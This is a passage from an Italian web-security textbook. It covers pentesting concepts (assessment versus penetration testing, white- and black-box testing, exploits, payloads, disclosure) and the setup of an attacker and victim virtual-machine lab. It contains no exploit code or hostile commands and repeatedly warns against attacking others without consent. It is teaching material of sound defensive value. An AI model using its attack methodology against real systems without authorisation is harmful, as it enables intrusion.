I rischi che espongono l'incolumità di un'infrastruttura web possono essere catalogati da due "classi" separate di vulnerabilità: quelle in cui sysadmin e sviluppatori possono operare direttamente le fix e quelle in cui devono far affidamento ai fornitori dei software per risolvere i problemi, spesso attraverso aggiornamenti di versione o patch.

È importante non sottovalutare ciò: la prima "classe" è quasi esclusivamente causata da un'errata configurazione (misconfiguration) del software da parte di sysadmin e webmaster in generale, situazione difficile da determinare in maniera preventiva e che richiede uno studio approfondito caso per caso; la seconda "classe" fa invece riferimento a vulnerabilità comuni anche da altri utilizzatori, in tal senso è più probabile trovarsi di fronte a vulnerabilità già

scoperte (causate da un software datato) o ancora da scoprire (le cosiddette 0day).

1.5 Approcci d'attacco

Nel corso del documento studieremo la sicurezza di un'infrastruttura web sia attraverso gli "occhi" dell'attacker che quelli del difensore. È importante sapere che esistono approcci di diverso tipo, da quelli pensati per una verifica generale a quella in grado di simulare un vero e proprio attacco informatico.

Se qualcosa non ti è chiaro ti consiglio di ritornare a questo Capitolo quando avrai più competenze in merito al riconoscimento e sfruttamento degli attacchi informatici.

1.5.1 Vulnerability Assessment e Penetration Testing

Nel gergo dell'IT Security non sarà raro imbattersi in questi due termini, spesso usati in modo errato e intercambiabile tra di loro. Con questo breve paragrafo cercheremo di capire a cosa ci si riferisce, le differenze e i motivi per cui sono parti fondamentali per un programma di gestione delle vulnerabilità.

Con **Vulnerability Assessment** si intende una valutazione delle vulnerabilità: è il processo in cui si individuano e si determina la gravità delle vulnerabilità in un sistema informatico. Dal Vulnerability Assessment si ottiene un report che contiene le vulnerabilità scovate, classificate in ordine di priorità in base alla gravità e/o criticità. Solitamente il Vulnerability Assessment è un processo che prevede l'uso di Vulnerability Scanner (Capitolo 13.1), i cui report sono poi valutati da esperti di IT Security.

Quando si parla di **Pentesting** (test di penetrazione) ci si concentra invece sulla simulazione di un attacco reale: si effettua quindi un test delle difese, si mappano eventuali informazioni sull'attacco e infine si cerca di mettere in difficoltà il sistema informatico fino a violarlo. Anche in questo caso si fa solitamente uso di strumenti come i Vulnerability Scanner, tuttavia il risultato di un pentesting è volto a dimostrare l'efficacia di un attacco, non la lista delle vulnerabilità; in questo caso potremmo aver bisogno dei Framework, ambienti di lavoro pensati per lo scopo (Capitolo 13.2).

Quando conviene parlare di Vulnerability Assessment e Pentesting? Il primo caso è sicuramente più adatto per situazioni di cui non si conosce il reale

stato delle difese; è probabile che un'azienda o un sito web in generale abbia bisogno di un Vulnerability Assessment quando non ha ancora raggiunto una maturità sufficiente nelle procedure di difesa interna. Il Pentesting è invece rivolto a quelle realtà dove si vuole mettere alla prova i strumenti e le procedure di difesa, richiedendo analisi più profonde e verificando se esistono reali minacce di sicurezza nella piattaforma.

1.5.2 White, Gray e Black Box

Devi sapere che in IT Security, e nel testing in generale in qualunque altro campo, esistono diverse casistiche e variabili che definiscono degli specifici approcci d'attacco. Questi vengono solitamente catalogati con due nomi:

- **White Box**
- **Black Box**

La combinazione di entrambe viene identificata nel settore come **Gray Box**.

1.5.2.1 WHITE-BOX TESTING

L'approccio definito "White-box testing"[9] è quanto vedremo nello studio delle vulnerabilità. Esso definisce un ambiente in cui si conoscono le informazioni interne in cui si effettuano i test. In questi casi chi effettua i test d'attacco conosce i comportamenti della struttura e ha buone/ottime competenze nella progettazione delle applicazioni che andrà a verificare. Nel panorama Web, permette di effettuare test verso web app dove si ha accesso al codice sorgente dell'applicazione e alla macchina server che ne ospita la piattaforma.

Vantaggi

Un approccio di tipo White-Box ha il vantaggio di essere:

- Facilmente attaccabile (e fixabile) grazie all'apertura del codice sorgente o delle configurazioni della macchina
- Facile da automatizzare
- Documentato o fornito da procedure di test semplificate
- Più veloce da effettuare
- Più economico per il committente

Svantaggi

Un approccio di tipo White-Box ha lo svantaggio però di essere:

- Il tester deve conoscere il programma e il suo funzionamento
- Richiede ottime competenze di programmazione (pari o superiori al programmatore) o di server management
- Impraticabile in certe specifiche situazioni dove è necessario verificarne la funzionalità piuttosto che la struttura
- Non simula la mitigazione all'Information Gathering

L'approccio di tipo White-box verrà affrontato solo con la tecnica manuale: esistono infatti tools per verificare la qualità del codice scritto, tuttavia riteniamo che questi non siano utili per chi si avvicina da poco all'IT Security o alla Programmazione Web in generale. L'approccio che verrà affrontato tramite automazione sarà di tipo Black-Box.

1.5.2.2 BLACK-BOX TESTING

L'approccio di tipo "Black-box testing"[10] è un approccio "alla cieca" dove non si conoscono a monte le informazioni critiche della struttura che si va ad attaccare. Queste situazioni sono solite per simulare attacchi informatici reali dove il cyber-criminale non ha informazioni interne e deve estrapolarle attraverso un'approfondita sessione di Information Gathering. Nel panorama Web, permette di simulare attacchi ai danni di portali web non avendo alcuna informazione interna.

Vantaggi

L'approccio di tipo Black-Box ha il vantaggio di essere:

- Più affidabile per un report completo sulla sicurezza di un'infrastruttura web
- Simula un vero attacco cyber-criminale

Svantaggi

L'approccio Black-Box ha il contro di essere:

- Molto più lento da effettuare
- Più costoso per il committente

- Richiede molte conoscenze tecniche (e fortuna!)
- Potrebbe risultare con dei falsi positivi e falsi negativi

1.6 Exploit, Payload e Disclosure

Nel corso della lettura affronteremo spesso due termini: **Exploit** e **Payload**. Volendo fare un esempio, immaginiamo l'attacco informatico come un missile: ciò che determina il modulo di volo è l'exploit, la testata esplosiva è il payload. In pratica, l'exploit fa viaggiare il missile ma sarà la punta ad esplodere quando arriverà a destinazione; senza uno dei due, il missile è completamente inutile.

Gli attacchi che vedremo in questo documento sono relativamente semplici da effettuare ma è possibile che si complichino in vista di un maggior numero di variabili: quando lo sfruttamento di una vulnerabilità può diventare un compito lungo e macchinoso è bene affidarsi alla programmazione di exploit, programmi pensati per il "lavoro sporco". Questi programmi sono solitamente scritti dal ricercatore della vulnerabilità stessa e vanno a manipolare richieste e risposte HTTP come se fossero manovrate da un essere umano: da lì l'exploit può automatizzare processi di Privilege Escalation[11] o eseguire payload e shellcode.

Nell'universo dell'IT Security, l'exploit è la "chiave magica" per sfruttare una vulnerabilità su uno specifico software e versione: non a caso spesso e volentieri l'exploit è il Santo Graal di ogni pentester e researcher; solitamente il suo rilascio dipende dal tipo di Disclosure[12] a cui si va incontro:

- *Responsible Disclosure*: in questo caso la vulnerabilità viene rilasciata tramite comunicazione o accordi con chi sviluppa il software. Il rilascio è di tipo "responsabile" e viene effettuato secondo una stima di tempi e di copertura dell'aggiornamento. Talvolta possono esserci ultimatum di rilascio in base alle politiche interne di sviluppo. L'exploit è di tipo informativo e con un rischio relativamente basso.
- *Full Disclosure*: in questo caso la vulnerabilità viene rilasciata senza accordi con chi sviluppa il software. Il rilascio è di tipo "non informato" e i tempi che intercorrono tra pubblicazione e fix dipendono dalla gravità e dalla difficoltà di risoluzione del problema. L'exploit è di tipo produttivo e con un rischio medio/alto.
- *Non Disclosure*: in questo caso la vulnerabilità non viene rilasciata. In questa

categoria solitamente si rilevano exploit di tipo commerciale, non rilasciati pubblicamente e non comunicati allo sviluppatore software. L'exploit è di tipo produttivo e con un rischio alto/estremo ed è solitamente chiamato *0day*.

In generale il Payload è invece quella parte di codice all'interno di un programma che causa "danni" all'interno di un sistema informatico. Non è detto che questo vada ad eliminare files: potrebbe installare ad esempio un rootkit per farlo confluire in una botnet (rete di dispositivi informatici infetti sotto il controllo dello stesso cyber-criminale).

Il payload va a completarsi con l'exploit ed è in sostanza il suo completamento: se quindi l'exploit va a far breccia sul software, il payload è quello che lo infetta.

1.7 Come "bucare" un Sito Web

Dopo tante peripezie sei riuscito a metter su il tuo portale web: ti sei studiato per filo e per segno la programmazione web o magari hai usato qualche CMS (tipo Wordpress) e hai caricato tutto in rete. Hai sudato sette camicie per arrivare a dove ti trovi ora e in meno di 24 ore ti ritrovi il sito infetto. Com'è stato possibile? Quali sono le cause? Davvero qualcuno ce l'ha con me?

Digitiamo "come bucare un sito web" su un motore di ricerca e rendiamoci conto per un istante di quante guide precotte ci vengono fornite: assurdo, è uno degli argomenti più popolari del Web! Certo, i risultati sono talvolta ridicoli, ma tra questi troviamo articoli step-by-step che ci spiegano come effettuare, senza alcuna competenza in materia, un pentest ai danni di qualunque infrastruttura web.

Queste solitamente si riassumono in:

1) Scarica una distribuzione GNU/Linux pensata per il pentesting
2) Avvia uno dei Web Security Scanner / Framework e analizza il portale
3) Scarica un exploit da qualche sito e viola il sito
4) Profit

Per quanto assurdo possa sembrare all'inizio, qui sono riassunte le **principali**

fasi di un attacco informatico. Difatti, una reale sessione di pentesting prevede:

1) Raccolta delle informazioni sull'infrastruttura web
2) Identificazione delle vulnerabilità presenti
3) Sfruttamento delle vulnerabilità presenti

Seguire una delle tante guide così presentate probabilmente faranno più male che bene a chi vuole studiare davvero questo mondo: è anche vero però che queste guide danno una dimostrazione reale dei rischi che si corrono e, ai fini di questo documento, anche noi ne daremo una dimostrazione nel corso del documento.

Può essere invece difficile mettere in sicurezza un portale, specie se viene commissionato a gente poco esperta o organizzata: talvolta basta un aggiornamento non eseguito a far saltare tutta l'infrastruttura e i danni possono essere ingenti!

1.8 Ready, Set, Wait!

Alcune considerazioni prima di iniziare:

- Si prevede che il lettore abbia accesso diretto ad Internet (per scaricare tools e aggiornare la distribuzione in uso)
- Alcuni link potrebbero essere non raggiungibili o oscurati dal provider, dai DNS o dai Browser; consigliamo l'utente di cercare le alternative adeguate tramite Motore di Ricerca o di cambiare i propri DNS[13][14][15]
- Il testo può richiedere approfondimenti, talvolta non tradotti in italiano: se vuoi superare la lettura amatoriale e intendi studiare tecniche avanzate specifiche, l'inglese è d'obbligo.
- In ogni caso, non effettuare attacchi a danni di terzi senza il loro consenso. Se sei qui, probabilmente non hai le competenze per evitare le manette!
- Questo è solo l'inizio di un percorso duro ma estremamente gratificante; non mollare mai!

Buon proseguimento nella lettura!

2. I FERRI DEL MESTIERE

L'ambiente di sviluppo è fondamentale per comprendere sul lato pratico in che modo vengono veicolati gli attacchi informatici attraverso il vettore del WWW: consigliamo caldamente al lettore di applicare ciò che verrà spiegato per semplificare il processo di apprendimento e nello stesso tempo vivere pienamente l'esperienza che Hacklog 2 ha da offrire.

2.1 Ambiente d'Attacco

Buona parte di questo documento farà uso del Sistema Operativo **Parrot Security OS 4.1**, attualmente l'ultima versione di questa distribuzione, per il computer che useremo nelle fasi d'attacco.

Qualora decidessi di mettere in pratica le tecniche di attacco, dovrai essere già in grado di installare il seguente Sistema Operativo all'interno del tuo computer (o se preferisci tramite l'uso di una Virtual Machine). Nell'eventualità che tu non sia in grado di installare Parrot Security OS, puoi fare riferimento al "*Manuale d'Installazione di Debian GNU/Linux*", distribuito gratuitamente sul nostro sito www.hacklog.net .

Il manuale è adatto anche per coloro che decidono di preferire una distribuzione alternativa di tipo **Pentesting**. Le distribuzioni consigliate sono tutte quelle basate su Debian e Ubuntu, ovvero:

- **Backbox** (https://www.backbox.org)
- **Kali Linux** (https://www.kali.org)

e molte altre. Puoi anche usare Debian o simili ma potresti avere difficoltà a installare tutti i tools già pre installati.

Considerata la natura delle distribuzioni madre, non offriremo supporto a comandi e configurazioni di altro tipo (Fedora, Suse, Arch, Gentoo etc…), pertanto consigliamo il lettore inesperto di ambienti GNU/Linux di astenersi dal "fai-da-te" e di utilizzare quanto consigliato.

Perché Parrot Security OS e non Backbox, Kali, Debian etc…?

La scelta di voler usare Parrot Security OS è stata presa a chiusura di questo volume data la presenza di un maggior numero di tools già preinstallati a differenza delle altre distribuzioni. Se hai le competenze per installare altri tools, sentiti libero di provare qualunque altra distribuzione!

Perché utilizzare GNU/Linux e non invece Windows/macOS?

È luogo comune che in IT Security colui che effettua pentest debba usare GNU/Linux. Non è mia intenzione "imporre" l'uso di una macchina GNU/Linux e, quando sarà possibile, cercherò anche di considerare i Sistemi Operativi di Microsoft e Apple. I motivi legati alla scelta di GNU/Linux sono da ricercare in altri fattori: comodità e popolarità. Dire che GNU/Linux è più comoda rispetto a Windows o Mac può sembrare un eufemismo ma ti assicuro che non è poi così lontano dalla realtà: paradossalmente, installare un programma da Terminale risulta essere più semplice e standardizzato piuttosto che spiegare l'installazione di un programma negli altri due OS (per quanto facile sia da fare). Nel caso in cui si verifichi un errore, sarà molto più immediato ricercare una risoluzione ad esso, grazie all'infinita community online che ogni giorno aiuta gli users della rete. La comodità si allaccia inoltre perfettamente alla popolarità che tale OS ha sia nel ramo dell'IT Security che in quello dei Server: nel primo caso troverai moltissimi software pensati esclusivamente per GNU/Linux – e altri tools che ne "emulano" il funzionamento, spesso malamente, su altre piattaforme – mentre nel secondo caso, e a parte in rare eccezioni o necessità, ci ritroveremo ad effettuare test d'attacco su macchine GNU/Linux. Basti vedere quanti Hosting/VPS/Server e via dicendo fanno uso solo del Sistema Operativo del "pinguino". Questo tuttavia prelude la conoscenza di un Sistema Operativo di diversa natura: per diversi motivi l'utente potrebbe avere la necessità di usare uno specifico OS o trovarsi di fronte a un Windows Server/Mac OS Server in fase d'attacco: in questi casi è sempre buona norma avere delle skill su tali Sistemi Operativi per evitare di bloccarsi sul più bello!

2.1.1 Crea la tua Macchina Virtuale di Attacco

Per una maggiore comodità useremo il Sistema Operativo, che chiameremo

attacker, all'interno di una **Macchina Virtuale**: a differenza del primo volume, dove era necessario esporre la macchina d'uso in un ambiente reale, in questo volume puoi tranquillamente utilizzarne una.

Meglio un'installazione fisica o una Virtual Machine?
Ti consigliamo di utilizzare una Virtual Machine: questa è un contenitore in grado di simulare un vero computer all'interno di un Sistema Operativo già in uso, il che si traduce nel non dover formattare e installare alcun OS rischiando così di dover cancellare partizioni sul tuo disco fisso.
Considera inoltre che effettueremo, nel corso della guida, un setup di due macchine virtuali: la prima d'attacco e la seconda di difesa. Queste verranno affiancate per darci modo di studiare gli effetti degli attacchi con un miglior controllo degli ambienti.

Per prima cosa scarica e installa Oracle VM VirtualBox[16] per il tuo Sistema Operativo, quindi clicca su *Nuovo* e crea un nuovo contenitore in cui risiederà la tua VM. Dagli un nome e una tipologia/versione (la combinazione Linux Debian 64bit andrà benissimo) [Figura 2.1]:




Figura 2.1: creare una Virtual Machine è un'operazione semplice e veloce!

64 o 32 bit? La scelta del tipo di architettura da scaricare dipende dal fatto che la tua CPU supporti o meno tali architetture. In caso di dubbi ti consigliamo di scaricare la versione 32 bit, specificando però la versione "32 bit" (diversamente da quanto indicato nella

screen precedente), quindi dovrai scaricare la ISO di Parrot Security OS (che dovrai scaricare da https://www.parrotsec.org/download-security.php) della corretta versione.

Scegli Definisci *RAM* (consigliamo 4096MB) e *Spazio su Disco* (qui almeno 30GB) che vuoi dedicare alla macchina, quindi segui tutta la procedura [da Figura 2.2 a Figura 2.5] finché non comparirà il tasto d'avvio [Figura 2.6].




Figura 2.2: assegna la quantità di RAM che intendi usare. Per motivi di stabilità, consigliamo almeno 4GB di RAM (4096 MB)




Figura 2.3: decidi di creare subito un disco fisso virtuale




Figura 2.4: usa il tipo di file VDI (VirtualBox Disk Image)




Figura 2.5: assegna 30GB di spazio minimo, se vuoi indica pure dove vuoi che venga salvato l'HDD virtuale (clicca sull'icona gialla in tal caso)




Figura 2.6: seleziona la macchina virtuale e avviala.

È la prima volta che installi GNU/Linux? Niente paura, puoi scaricare l'ebook gratuito dal nostro sito (https://hacklog.net/it/hacklog-volume-1-anonimato/guida-a-debian) e seguirla passo-passo per avere un ambiente funzionante già dopo pochi minuti!

Ti verrà chiesto di scegliere la ISO[17] di Parrot Security OS. Se ancora non l'avessi fatto puoi scaricarla dal sito ufficiale[18]. Avvia l'installazione e procedi con essa [Figura 2.7].



Figura 2.7: per avviare una Virtual Machine selezionala dalla lista quindi effettua doppio-click oppure clicca su Avvia

Per utilizzare al massimo le risorse potresti voler installare le VBox Guest Additions: è consigliabile installarle almeno sulla macchina virtuale Parrot Security OS, in tal caso leggi la guida ufficiale: https://docs.parrotsec.org/doku.php/virtualbox-guest-additions

2.2 Ambiente di Difesa

Ok abbiamo la macchina per attaccare. Ma cosa attacchiamo, esattamente?

Escludiamo a priori attacchi a danni di siti web pubblici: oltre ad arrecare (inutili) danni ad altre aziende o persone, molto di ciò che verrà trattato in questo documento è consentito esclusivamente su ambienti di proprietà. Ricordiamoci infatti che l'abuso informatico è un reato penale e come tale bisognerebbe perpetuarlo solo su ambienti controllati!

https://information.rapid7.com/download-metasploitable-2017.html

2.2.1 Creare la Virtual Machine Victim

Utilizzare una Virtual Machine di Difesa, che chiameremo **victim**, ci permetterà di monitorar gli attacchi ai danni dell’applicazione web che ospiterà.

La procedura di creazione è identica a quanto visto nel capitolo 2.1.1, ad eccezione del Sistema Operativo che andremo ad usare (che sarà Debian 9).

Qui consigliamo:

- **Nome** (Hacklog 2 Victim), **Tipo** (Linux) e **Versione** (Linux 2.6 / 3.x/ 4.x 64-bit)
- **RAM**, consigliati 2048 MB
- **Disco Fisso**, seleziona "Crea subito un nuovo disco fisso virtuale"
- Al tipo di Disco Fisso, scegli **VDI (VirtualBox Disk Image)**
- Il tipo di allocamento è indifferente (Allocato dinamicamente o dimensione specificata)
- Assegna una **dimensione** più grande di quanto consigliato, diciamo 20GB basteranno

Alla fine avrai due Virtual Machine (**attacker** e **victim**) perfettamente funzionanti e pronte per essere configurate tra di loro.

2.2.2 Configura la Virtual Machine Victim

In aggiunta ai pacchetti di default sarà necessario installare ulteriori applicazioni per rendere la macchina di difesa completa per questo corso. Se non hai intenzione di affrontare il capitolo Fondamentali del Web (capitolo 3) dove verranno spiegati alcuni concetti fondamentali sui server dovrai installare anche:

- Apache (capitolo 3.2)
- MySQL (capitolo 3.6)
- phpMyAdmin (capitolo 3.6.5)
- DVWA (capitolo 3.8.1)

In caso di dubbi ti consigliamo di seguire il libro dall'inizio alla fine così da avere una visione più chiara a riguardo.

2.3 Due Virtual Machine, un'unica rete

È necessario che entrambe le macchine siano collegate tra di loro e in grado di comunicare attraverso una rete (virtualizzata). In questo modo simuleremo a tutti gli effetti una condizione client-server (dove il client è la macchina che attacca e il server quella che subisce). Dalle Impostazioni di ogni macchina

virtuale (click destro su di essa, quindi Rete) configuriamo una nuova scheda di rete come segue:

- Clicca su "**Scheda 2**" quindi "**Abilita scheda di rete**"
- Connessa a: Rete interna
- Nome: hacknet
- In avanzate
  - Tipo di scheda Intel PRO/1000 MT Desktop
  - Modalità promiscua: Permetti tutto
  - Cavo connesso (abilitato)

Di seguito una screen di come dovresti configurare le macchine affinché siano in grado di comunicare tra di loro [Figura 2.9].




Figura 2.9: esempio di configurazione della seconda scheda di rete delle due Virtual Machine

Potrebbe essere più comodo avere anche due indirizzi IP statici: ciò significa che, all'avvio, i due ambienti avranno sempre gli stessi indirizzi IP (statici) e non cambieranno in base alla presenza di altre VM o all'ordine di entrambe.

Possiamo dunque configurare uno speciale file all'interno dei due ambienti con il comando da terminale:

```
$ ip a
```

Prendiamo appunti sui due identificatori delle schede di rete (in **attacker** sarà eth0 e eth1, in **victim** *enp0s3* e *enp0s8*) [Figura 2.10].

```
root@hacklog:/home/stefano9lli# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defaul
t qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
group default qlen 1000
    link/ether 08:00:27:38:1d:78 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global enp0s3
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe38:1d78/64 scope link
       valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
group default qlen 1000
    link/ether 08:00:27:05:83:31 brd ff:ff:ff:ff:ff:ff
    inet 20.0.0.2/24 brd 20.0.0.255 scope global enp0s8
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe05:8331/64 scope link
       valid_lft forever preferred_lft forever
```

Figura 2.10: lanciando il comando "ip a" mostreremo gli identificatori delle schede Ethernet (virtuali).

Sempre da terminale, otteniamo i privilegi di root (su) e modifichiamo il file /etc/network/interfaces:

```
$ su
$ nano /etc/network/interfaces
```

e modifichiamolo sulla macchina **attacker** come segue [Codice 2.1].

Codice 2.1

```
# This file describes the network interfaces available
on your system
# and how to activate them. For more information, see
interfaces(5).
source /etc/network/interfaces.d/*
# The loopback network interface
auto lo
iface lo inet loopback
# La prima interfaccia di rete, collegata a Internet
auto eth0
iface eth0 inet dhcp
# Seconda interfaccia di rete, configurata in modo
statico
auto eth1
iface eth1 inet static
address 20.0.0.2
netmask 255.255.255.0
gateway 20.0.0.1
broadcast 20.0.0.0
```

